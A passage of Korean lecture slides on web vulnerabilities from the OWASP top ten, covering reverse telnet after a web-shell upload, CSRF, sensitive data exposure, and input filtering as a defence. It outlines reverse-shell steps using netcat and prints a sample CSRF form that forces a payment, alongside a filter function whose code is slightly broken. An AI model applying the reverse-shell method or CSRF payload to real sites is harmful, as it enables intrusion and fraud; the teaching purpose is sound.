■ 보안 설정 오류(A5. Security Misconfiguration)

- 리버스 텔넷
 - 웹 해킹으로 시스템 권한을 획득한 후 해당 시스템에 텔넷과 같이 직접 명령을 입력하고 확인할 수 있는 셸을 획득하기 위한 방법으로, 방화벽이 있는 시스템을 공격할 때 자주 사용
 - 심화된 공격을 하려면 텔넷과 유사한 접근 권한을 획득하는 것이 매우 중요한데, 이때 리버스 텔넷이 유용



그림 4-37 외부의 접근이 차단된 텔넷 접속

- 공격자의 PC에 텔넷 서비스가 열려있고 방화벽의 아웃바운드 정책이 열려 있다면 웹 서버에서 공격자의 텔넷으로 접속 가능



그림 4-38 내부에서 외부로 향한 접속이 허용된 텔넷 접속

4. 웹의 취약점과 보완

■ 웹의 주요 취약점

■ 보안 설정 오류(A5. Security Misconfiguration)

• 리버스 텔넷

- 웹 서버에서 권한을 획득하면 웹서버에서 공격자의 PC로 텔넷 연결을 허용하는 상황을 공격자가 이용할 수 있음

- ① 명령 창 획득: 파일 업로드 등으로 웹 브라우저에서 실행 가능한 웹 셸을 웹 서버에 업로드, 공격자가 명령을 입력할 수 있는 명령 창 획득함.
- ① 리버스 텔넷용 툴 업로드: 서버 게시판의 파일 업로드 기능을 이용하여 nc(net cat)와 같은 리버스 텔넷용 툴 업로드
- ② 공격자 PC의 리버스 텔넷 데몬 활성화: 서버에서 리버스 텔넷을 보내면 이를 받아 텔넷을 열 수 있도록 준비
- ③ 획득한 명령 창으로 공격자에게 리버스 텔넷을 보내면 리버스 텔넷 창 획득

• 리버스 텔넷 예시

친구와 만날 약속을 한 뒤 몇 시쯤 집에 전화를 하라고 언질을 해두는 것이다.
그리고 전화가 오면 아버지는 모르는 척 "친구가 나오라네" 하면서 나가신다.



그림 4-39 리버스 텔넷의 예

4. 웹의 취약점과 보완

■ 웹의 주요 취약점

■ 민감한 데이터 노출(A6. Sensitive Data Exposure)

- 웹 사이트 해킹으로 개인 정보가 유출되는 것은 신용카드 번호, 주민등록번호, 인증 신뢰 정보와 같은 민감한 데이터를 보호하지 않는 것이 주요한 원인
- 민감한 데이터를 보호하려면 데이터 중요도에 따라 암호화 로직을 사용하고 데이터베이스 테이블 단위에서 암호화를 수행해야 함

■ 공격 방어 취약점(A7. Insufficient Attack Protection)

- 예전 웹 애플리케이션은 해킹 공격을 탐지, 방지, 대응할 수 있는 기능을 갖추고 있지 않았음
- APT 공격이 일반화되면서 보안 솔루션으로 탐지가 어렵자 웹 애플리케이션 수준에서 자동으로 탐지, 로깅, 응답 및 공격 시도 차단을 포함하도록 권고

4. 웹의 취약점과 보완

■ 웹의 주요 취약점

■ CSRF 취약점(A8. Cross-Site Request Forgery)

- CSRF

- 특정 사용자를 대상으로 하지 않고 불특정 다수를 대상으로 로그인된 사용자가 자신의 의지와 무관하게 공격자가 의도한 행위(수정, 삭제, 등록, 송금 등)를 하게 만드는 공격
- 기본적으로 XSS 공격과 매우 유사하며, XSS 공격의 발전된 형태로 보기도 함
- XSS 공격은 악성 스크립트가 클라이언트에서 실행되는 데 반해 CSRF 공격을 하면 사용자가 악성 스크립트를 서버에 요청



그림 4-40 CSRF 공격의 구조

4. 웹의 취약점과 보완

■ 웹의 주요 취약점

■ CSRF 취약점(A8. Cross-Site Request Forgery)

- CSRF 공격 예시
 - wishfree라는 계정이 주문한 물품에 대해 10,000원을 결제하라는 내용

```
<body onload = "document.csrf.submin()">  
<form name="csrf" action="http://www.shop.co.kr/malladmin/order/order.jsp"  
  method="POST">  
  input type="hidden" name="uid" value="wishfree"  
  input type="hidden" name="mode" value="pay_for_order"  
  input type="hidden" name="amount" value="10000"  
</form>
```

■ 취약점이 있는 컴포넌트 사용(A9. Using Components with Known Vulnerabilities)

- 컴포넌트, 라이브러리, 프레임워크 및 다른 소프트웨어 모듈이 다양하게 사용되면서 보안에 취약한 컴포넌트가
- 악용되면 심각한 데이터 손실, 서버 장악이 가능해짐
- 사용하려는 컴포넌트, 라이브러리의 보안 취약점을 충분히 검토해야 함

■ 취약한 API(A10. Underprotected APIs)

- API를 통해 웹 서비스 상호 간의 연동이 이루어지므로 API 사용시 보안에 취약하지 않은지 충분한 검토가 필요

4. 웹의 취약점과 보완

■ 웹의 취약점 보완

■ 특수 문자 필터링

- 웹 해킹의 가장 기본적인 형태 중 하나는 인수 조작으로 예외적인 실행을 유발하기 위해 특수문자를 포함

표 4-3 필터링이 필요한 주요 특수 문자

특수 문자	관련된 공격	특수 문자	관련된 공격
<	XSS 취약점 공격	=	SQL 삽입 공격
>	XSS 취약점 공격	;	SQL 삽입 공격
&	XSS 취약점 공격	*	SQL 삽입 공격
*	XSS 취약점 공격	,	SQL 삽입 공격
?	XSS 취약점 공격	_	SQL 삽입 공격
+	XSS 취약점 공격, SQL 삽입 공격	--	SQL 삽입 공격
/	XSS 취약점 공격, 디렉터리 탐색 공격		

- 본문에 포함되는 주요 특수 문자를 함수를 이용하여 제거함으로써 XSS 취약점 공격을 방어 할 수 있음

```
function RemoveBad(InStr){  
    InStr = InStr.replace(/</g,"");  
    InStr = InStr.replace(/>/g,"");  
    InStr = InStr.replace(/&/g,"");  
    InStr = InStr.replace(/"/g,"");  
    InStr = InStr.replace(/?/g,"");  
    InStr = InStr.replace(/'/g,"");  
    InStr = InStr.replace(/\\/g,"");  
    return InStr;  
}
```

4. 웹의 취약점과 보완

■ 웹의 취약점 보완

■ 서버 통제 작용

- CSS 기반의 언어로 필터링하는 경우에는 공격자가 로직만 파악하면 필터링이 쉽게 무력화되므로 ASP, JSP 등 과 같은 SSS로 필터링 로직을 수행해야 함




그림 4-41 사용자의 입력을 필터링하여 SQL 삽입 공격에 실패한 경우

■ 지속적인 세션 관리

- 모든 웹 페이지에 일관성 있는 인증 로직을 적용하려면 기업 또는 웹 사이트 단위에서 세션 인증 로직을 표준화 하고, 표준을 준수하여 웹 페이지를 개발하도록 해야 함

Thank you
